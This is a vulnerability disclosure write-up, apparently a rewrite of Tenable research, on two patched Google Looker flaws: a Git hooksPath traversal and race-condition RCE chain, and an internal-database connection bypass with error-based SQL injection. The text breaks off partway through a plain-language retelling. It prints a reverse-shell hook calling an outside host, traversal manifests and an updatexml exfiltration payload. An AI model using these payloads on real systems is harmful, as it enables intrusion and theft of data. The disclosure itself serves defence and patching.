LookOut: Discovering RCE and Internal Access on Looker (Google Cloud & On-Prem)
Two vulnerabilities in Google Looker: a remote code execution chain via Git hook path traversal and a race condition, and an authorization bypass allowing attachment to internal database connections and exfiltration via error-based SQL injection. An attacker could run arbitrary code on the Looker server, potentially cross-tenant in cloud, and dump the internal MySQL database.

Subscribe
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Google Looker is a business intelligence platform. Organisations model their data relationships in LookML, Google's proprietary modelling language, and visualise the result in real time. Because Looker usually sits at the centre of an organisation's most sensitive data, the security of its architecture matters a great deal.
Looker ships in two deployment models:
- SaaS Looker, fully managed by Google Cloud.
- Customer-hosted Looker, where the organisation runs the Looker JAR file on its own infrastructure, on-premises or in a private cloud.
The distinction drives the impact of everything below. SaaS instances lean on the provider's controls; customer-hosted instances put the whole burden of infrastructure security and patching on the customer. Looker Studio, a different and similarly named product, is not affected.
Tenable Research found two vulnerabilities in Looker, collectively named LookOut:
- A remote code execution (RCE) chain built on Git hook overrides, which in cloud instances could lead to cross-tenant access.
- An authorisation bypass that let an attacker attach to Looker's internal database connections and exfiltrate the full internal MySQL database through error-based SQL injection (CVE-2025-12743).
Both were reported to Google through the Cloud Vulnerability Reward Program and fixed promptly.
Setup
The researchers worked with a testing instance of Looker. The write-up does not list specific product versions for the testing environment. The work involved reviewing Looker's source code alongside live testing, and one part of the chain depended on a colleague, Moshe Bernstein, Tenable Senior Security Researcher, tracing the code execution flow to find the exact POST parameters needed.
The report does not describe the role or permissions needed to create projects and define remote dependencies.
Finding it
The starting observation was structural: every LookML project is, at its core, a Git repository, so somewhere on disk there is a .git folder governing its behaviour. The researchers navigated to one of the project directories on the testing instance, specifically models-user-looker, and opened the repository-specific configuration file .git/config.

Their attention went to the last line, hooksPath. In Git, hooksPath tells Git not to look for hook scripts in the default .git/hooks folder but in the directory named there. Hooks are scripts (bash, python and so on) that run automatically on events such as a commit or a push, which makes them an obvious code execution surface.
Looker appeared aware of the danger and had hardcoded the value to point at ../../git_hooks/, a directory outside the project root that is supposed to be read-only and system-managed. But the value was not just that prefix. It was:
../../git_hooks/my_remote_project_name
The project name in that string comes from the manifest.lkml file the user defines:
remote_dependency: my_remote_project_name { ... }
That string is user input, and it was being concatenated directly into a file path in the config. The question that followed was whether standard directory traversal characters in the dependency name would let them point hooksPath anywhere on the server they could write to. If Git could be told to run scripts from a folder they controlled, they would have arbitrary code execution.
Exploitation
The RCE was assembled from three primitives chained together: arbitrary directory creation, path traversal in multiple inputs, and a race condition.
Background: remote dependencies
Looker lets developers define remote dependencies in manifest.lkml, importing LookML views and models from other Git repositories. A standard dependency looks like this:
remote_dependency: public_project {
  url: "https://github.com/llooker/google_ga360"
  ref: "[redacted]"
}

When the manifest is saved, Looker clones that repository into:
/home/looker/looker/remote_dependencies/<project name>/
Step 1: Path traversal in the dependency name
The first experiment was to break out of the folder structure using the dependency name. They crafted a manifest whose dependency name contained traversal characters:
remote_dependency: ../../../../../../my_custom_hooks_folder {
  url: "https://github.com/llooker/google_ga360"
  ...
}

The remote dependency name is the value injected into hooksPath, while the ref points to the Git repository whose .git folder will be overridden with the injected value. The repository chosen for the override is the one where Git operations run when the LookML project is used normally, which is what allows the hooks to be triggered.
Looker accepted the name and wrote it straight into the .git/config hooksPath. Instead of the safe folder, the config now pointed to:
../../git_hooks/../../../../../../my_custom_hooks_folder
But the malicious hooks did not run. The traversal alone was not enough.
Step 2: Creating the missing base directory
For the traversal to resolve, the base directory git_hooks had to exist. In the environment being attacked it was not there, and the file system rejects a path when one of the directories in the traversal does not exist.
The researchers realised the remote_dependency logic does more than write configs: it performs Git clones. By manipulating the ref (branch or commit hash) and the name of another dependency, they could trick the system into creating the directory. They created a dummy dependency:
remote_dependency: git_hooks_creator {
  url: "https://github.com/llooker/google_ga360"
  ref: "../../git_hooks"
}
This forced the system to try to clone data into a path named ../../git_hooks. As a side effect, the system created the git_hooks directory to satisfy the request. The path now existed and the traversal was valid.
Step 3: The weaponised repository
Redirecting hooksPath is useless if the target folder is empty or holds non-executable files. The url definition in a remote dependency lets the attacker have Looker clone a repository they control, which writes arbitrary files to the Looker server. The traversal then points hooksPath at that repository folder.
For Git to execute a hook such as pre-commit or post-commit, two conditions must hold:
- The file must exist with the correct name.
- The file must have the executable permission bit set (
+x).
Git does not blindly preserve file permissions from a local machine when cloning, with one exception: it records the executable bit (100755) in its internal tree objects if explicitly told to. A plain chmod +x script.sh followed by a push might preserve the bit depending on the client's OS and configuration, which was not a guarantee. To force any client cloning the repository, including the Looker server, to write the file as executable, they manipulated the Git index directly:
git update-index --chmod=+x hook
Standard chmod changes file system metadata on the attacker's own computer. git update-index changes the metadata in the Git index itself, telling Git to mark the file as an executable binary in the stored repository object regardless of what the file system says.
The attack setup was:
- Create a malicious repository hosted on GitHub.
- Place inside it a bash script named
pre-commitcontaining the reverse shell payload. - Force the executable bit in the Git index.
- Push the weaponised repository to the web.

When Looker cloned this remote dependency using the directory creation primitive, it followed the instructions in the Git tree object, wrote the pre-commit script to disk and set the executable bit. Because of the config path traversal, hooksPath pointed at exactly the folder where the cloned, executable, malicious script was waiting.
The payload script:
#!/bin/bash
/bin/bash -i >& /dev/tcp/[redacted]/1337 0>&1
Step 4: Getting real Git instead of JGit
The hooks still did not run. The problem was JGit. By default Looker uses JGit, a Java implementation of Git, for all repository operations, and JGit does not support Git hooks, so it does not run scripts from hooksPath the way native Git does.
Knowing there should be a Git implementation somewhere in the code base, the researchers kept reviewing Looker's code and found a specific deployment flow that deploys a Looker project with an attached Git repository using real Git commands rather than JGit. Moshe Bernstein traced the code execution flow from the project creation request to the endpoint that creates a Git repository inside Looker working with Git and not JGit, and identified the exact parameters. Sending this specific set of POST parameters created a repository that works with Git commands when interacted with:
git_auth_configured=true&git_application_server_http_scheme=&git_application_server_http_port=&skip_tests=true&reset_deploy_key=false
Step 5: Winning the race condition
One more obstacle remained. Before running a Git command, Looker overwrites .git/config as part of the code flow, resetting hooksPath to the default safe value and cleaning up the malicious entry before it can be used.
The sequence is:
- Looker starts the operation.
- Looker writes the safe config.
- Looker executes
git commit.
The researchers needed to inject a step 2.5: overwrite the config with the malicious path. Because the file system write (the config update) and the execution (the commit) are distinct events, they hammered the API, spamming the "save manifest" endpoint (which writes the traversal into the config) while simultaneously triggering the "commit" endpoint. After a few tries they won the race: the system executed git commit, checked the config they had just overwritten, followed hooksPath to the malicious directory and executed the script.
As an example, they dropped a txt file inside the /tmp directory:

Result: RCE on the Looker instance.
Vulnerability #2: Full internal database exfiltration
While poking inside Looker's logs, the researchers found that Looker manages its own metadata, users and permissions using an internal MySQL database with internal database connections. Each Looker project has a Looker instance with its own MySQL internal database. Access to these internal connections is strictly restricted and should not be available to standard users or developers. One of the logs leaked the internal Looker database connection, named looker__ilooker.
Step 1: Bypassing the connection picker
When creating a new LookML project, customers should select a connection to their own database. The UI restricts users from selecting connections they do not own and only lists connections they created and that are available to them.

Knowing that internal connections and databases manage Looker instances, the researchers intercepted the HTTP request and modified the connection parameter directly, bypassing the UI validation and attaching to an internal connection.

They proxied the request and changed the connection name to looker__ilooker. Looker accepted the request and attached the user-controlled project to its highly sensitive internal database.
Step 2: Extracting data through data tests
With the project attached to the internal database, the remaining problem was extracting data. Looker's "data tests" feature was the answer. In LookML tests, the sql field runs a custom SQL query directly against the attached database connection to validate data conditions, and in the newly created project the attached connection was the internal Looker database.
Looker still controls how that SQL is executed. The SQL is expected to be a Boolean-style validation query, results are not fully returned to the user, and typically only pass or fail is visible, not raw query output. So the SQL runs, but its output is not exposed in a way that lets you read meaningful data.
The idea was to put an error-based SQL injection payload inside a dimension definition, so that data leaks through errors:
dimension: id {
  type: number
  sql: updatexml(null, concat(0x7e, IFNULL((SELECT name FROM project_state LIMIT 1 OFFSET 0), 'NULL'), 0x7e, '///'), null) ;;
}
When the data test ran, the underlying database attempted to execute this SQL. Because of the updatexml function, the database threw an error that contained the result of the subquery:
XPATH syntax error: '~dev::uri:classloader:/helltool/'
By iterating through offsets, the entire internal database could be dumped, users, configurations and secrets, byte by byte. After confirming that data could be leaked this way, the researchers did not escalate further.
Root cause
For the RCE, the root cause is that the user-controlled remote dependency name is concatenated directly into the hooksPath value written to .git/config, with no sanitisation of traversal characters. The hardcoded ../../git_hooks/ prefix was intended to keep hooks in a read-only, system-managed location, but because the name is appended to it, the prefix can be traversed out of. The supporting primitives are the clone logic, which creates directories as a side effect of a manipulated ref, and the executable bit recorded in the Git index, which makes the cloned script executable on the server. The JGit default is a partial defence, since JGit does not run hooks, but a deployment flow that falls back to real Git bypasses it. The final defence, rewriting .git/config before each Git command, is defeated by a race between the config write and the commit.
For the internal database issue, the UI restricts which connections a user can select, but modifying the connection parameter in the request bypassed that validation. The data tests feature runs the SQL against the attached connection, and although results are not returned directly, error messages carry subquery output.
Impact
On Google-managed Looker instances in Google Cloud Platform, the RCE could affect cross-tenant victims: by accessing a shared secrets folder, attackers could potentially move laterally to other GCP customers. The vulnerability bypassed cloud isolation in Google-hosted environments, creating a pathway to potentially hop between customer environments and access private data.
On-premises and self-hosted versions, the threat shifts from cross-tenant access to code execution on the Looker server, giving full administrative access to the underlying infrastructure, allowing an attacker to steal sensitive secrets, manipulate data or pivot further into the internal network.
The second vulnerability allowed attaching a user-controlled project to the internal MySQL database and exfiltrating it in full, including users, configurations and secrets.
Google patched the issues on its managed Looker in Google Cloud. Customer-hosted and on-premises deployments remain exposed until the patches are applied.
Fix
Google fixed both issues and published a security bulletin. Self-hosted administrators should upgrade to one of the following versions:
- 25.12.30+
- 25.10.54+
- 25.6.79+
- 25.0.89+
- 24.18.209+
Releases 25.14 and above are not affected. The associated TRAs are TRA-2025-44 and TRA-2025-43.
Variants to test
- Traversal in any name that lands in a config or path. Try dependency names, project names and refs containing
../sequences. A positive result is the value appearing verbatim in a file such as.git/configor a clone path outside the intended root. - Directory creation through clone targets. Supply a
refor name that forces a clone into a path that does not yet exist. A positive result is the directory being created as a side effect. - Executable bit via the Git index. Push a repository containing a hook-named script marked with
git update-index --chmod=+x. A positive result is the file landing on the target with the executable bit set after a clone. - Git versus JGit flows. Look for deployment or project-creation flows that fall back to system Git. A positive result is a hook executing where the default implementation would ignore it.
- Race between config write and command execution. Repeatedly hit the endpoint that writes configuration while triggering the command that reads it. A positive result is the malicious value being in place when the command runs.
- Client-supplied connection identifiers. Intercept project creation and substitute an internal or another tenant's connection name. A positive result is the project attaching to a connection the UI would not offer.
- Error-based leakage in query validation features. Put subquery-bearing expressions such as
updatexmlinto fields executed by test or validation features. A positive result is subquery output appearing inside a database error message.
What happened, in plain words
Google Looker is a product that companies use to look at their own data: sales figures, customer records, financial numbers. You connect Looker to a database, describe how the tables relate to each other, and Looker draws charts and dashboards from it. Because that data is often the most sensitive information a company owns, Looker is a valuable target. If someone breaks into Looker, they may reach everything the company was trying to analyse.
Tenable Research found two separate security problems in Looker. Together they named them LookOut.
The first problem let an attacker run their own commands on the Looker server. In computing, running your own commands on someone else's machine is called remote code execution, usually shortened to RCE. Once you can run commands, you can read files, change data, and use that machine as a stepping stone to reach other machines. On Looker instances that Google hosts for many customers at once, this could in principle let an attacker reach data belonging to other customers, which is called cross-tenant access. A tenant here is one customer in a shared service, like one flat in a block of flats.
The second problem let an attacker connect their own Looker project to Looker's private internal database, the one Looker uses to store its own users, settings and secrets, and then read that whole database out. Reading data out of a system is called exfiltration.
Google fixed both problems quickly. But companies that run Looker on their own servers, rather than letting Google host it, only get the fix when they install the updated version themselves. Until they do, they remain exposed.
The two ways Looker can be run
Looker comes in two shapes, and the difference matters for everything that follows.
- SaaS Looker. SaaS stands for software as a service. Google runs Looker for you on its own computers. You log in through a browser and never touch the server. Security patching is Google's job.
- Customer-hosted Looker. The company downloads Looker, which ships as a JAR file (a bundle of Java code that runs on a server), and runs it on its own machines, either in its own data centre (on-premises) or in its own private cloud. Here, keeping the server patched and secure is entirely the company's own job.
There is also a product with a similar name, Looker Studio, which is not affected by any of this.
The two vulnerabilities
Tenable Research reported two issues to Google through the Cloud Vulnerability Reward Program, a scheme where Google pays researchers who find and privately report security bugs. Both were fixed promptly.
- An RCE chain built on Git hooks, which in Google-hosted instances could lead to cross-tenant access.
- An authorisation bypass that let an attacker attach to Looker's internal database connections and pull out the entire internal MySQL database through error-based SQL injection. This one was assigned the identifier CVE-2025-12743. A CVE is a public catalogue number given to a known security flaw so everyone can refer to the same thing.
Setting the scene
The research involved a test copy of Looker. The write-up does not list which product versions that test environment ran. The work mixed reading Looker's source code (the human-written instructions that make up the program) with trying things live on the test instance. One part of the chain depended on a colleague, Moshe Bernstein, Tenable Senior Security Researcher, tracing through the code to work out exactly which request parameters were needed.
The report does not describe the role or permissions needed to create LookML projects and define remote dependencies.
Finding it
The starting point was a structural observation. Every LookML project inside Looker is, underneath, a Git repository. Git is the tool programmers use to track changes to files; a repository is a folder that Git watches, and it keeps its own bookkeeping in a hidden subfolder called .git. So somewhere on the Looker server's disk there is a .git folder that governs how each project behaves.
The researchers went to one of the project folders on their test instance, named models-user-looker, and opened the per-repository settings file .git/config.
Their attention went to the last line, hooksPath. To understand why, you need to know what a Git hook is. A hook is a small script, a list of commands, that Git runs automatically when something happens, for example when someone saves a change (a commit) or sends changes to a server (a push). Hooks are convenient, but they are also an obvious way to get code to run: if you can put a script where Git expects a hook, Git will run it for you. hooksPath is the setting that tells Git where to look for those hook scripts, instead of the default .git/hooks folder.
Looker seemed to know this was dangerous. It had hardcoded the setting to point at ../../git_hooks/, a folder outside the project that is meant to be read-only and managed by the system. In a file path, .. means "go up one folder", so ../../git_hooks/ means "up two levels, then into git_hooks".
But the value was not only that prefix. It was:
../../git_hooks/my_remote_project_name
That trailing name comes from the manifest.lkml file, which the user writes:
remote_dependency: my_remote_project_name { ... }
In plain words: the user types a name, and Looker pastes that name straight onto the end of a file path. The question that followed was whether the user could put ../ sequences into that name and so steer hooksPath to any folder on the server they could write to. If Git could be told to run scripts from a folder the attacker controlled, the attacker would have arbitrary code execution.
How the first attack was built
The RCE was assembled from three building blocks, chained together: creating a directory anywhere, path traversal in more than one input, and a race condition. Path traversal means using ../ to escape the folder you are supposed to be confined to, like climbing over a fence by walking through a gate someone left open. A race condition means two operations happening at almost the same moment, where the attacker wins if their operation lands in the tiny gap between two steps of the victim's operation.
Background: remote dependencies
Looker lets developers define remote dependencies in manifest.lkml. A dependency is a pointer to another Git repository, so a project can import ready-made views and models from elsewhere instead of writing everything itself. A standard dependency looks like this:
remote_dependency: public_project {
  url: "https://github.com/llooker/google_ga360"
  ref: "[redacted]"
}
Line by line:
remote_dependency: public_project {gives this dependency a name,public_project, and opens a block of settings for it.url:is the web address of the Git repository to fetch. Here it is a public GitHub repository.ref:is the exact version to fetch. A ref can be a branch name or, as here, a long commit hash, which is a unique fingerprint for one saved state of the repository. Pinning a ref means you always get exactly the same code.}closes the block.
When the manifest is saved, Looker clones that repository, meaning it copies the whole repository down from the web, into:
/home/looker/looker/remote_dependencies/<project name>/
This is a file path on the Looker server. /home/looker/looker/ is where Looker lives, remote_dependencies is the folder for these copies, and <project name> is filled in with the dependency's name.
Step 1: Path traversal in the dependency name
The first experiment was to break out of that folder structure using the dependency name. They wrote a manifest whose dependency name contained traversal characters:
remote_dependency: ../../../../../../my_custom_hooks_folder {
  url: "https://github.com/llooker/google_ga360"
  ...
}
Line by line:
remote_dependency: ../../../../../../my_custom_hooks_folder {names the dependency with six../sequences followed by a folder name. Each../climbs up one folder level, so the intent is to climb far above wherever Looker meant to put things.url:points at a real, harmless public repository, so the clone itself has something to fetch....stands for the rest of the settings, omitted for brevity.}closes the block.
The dependency name is the value that gets injected into hooksPath. The ref points at the repository whose .git folder will be overwritten with that injected value. The repository chosen for the override is the one where Git operations run when the LookML project is used normally, which is what makes the hooks fire.
Looker accepted the name and wrote it straight into the .git/config hooksPath. Instead of the safe folder, the config now pointed to:
../../git_hooks/../../../../../../my_custom_hooks_folder
Read it left to right: start at ../../git_hooks/, then climb up six more levels, then go into my_custom_hooks_folder. The safe prefix is still there, but the traversal walks straight out of it.
But the malicious hooks did not run. The traversal alone was not enough.
Step 2: Creating the missing base directory
For the traversal to work, the base directory git_hooks had to exist. In the environment being attacked it was not there, and the file system refuses a path when one of the folders along the way does not exist. Think of it like a postal address: if a street on the way does not exist, the letter cannot be delivered, even if the final house number is right.
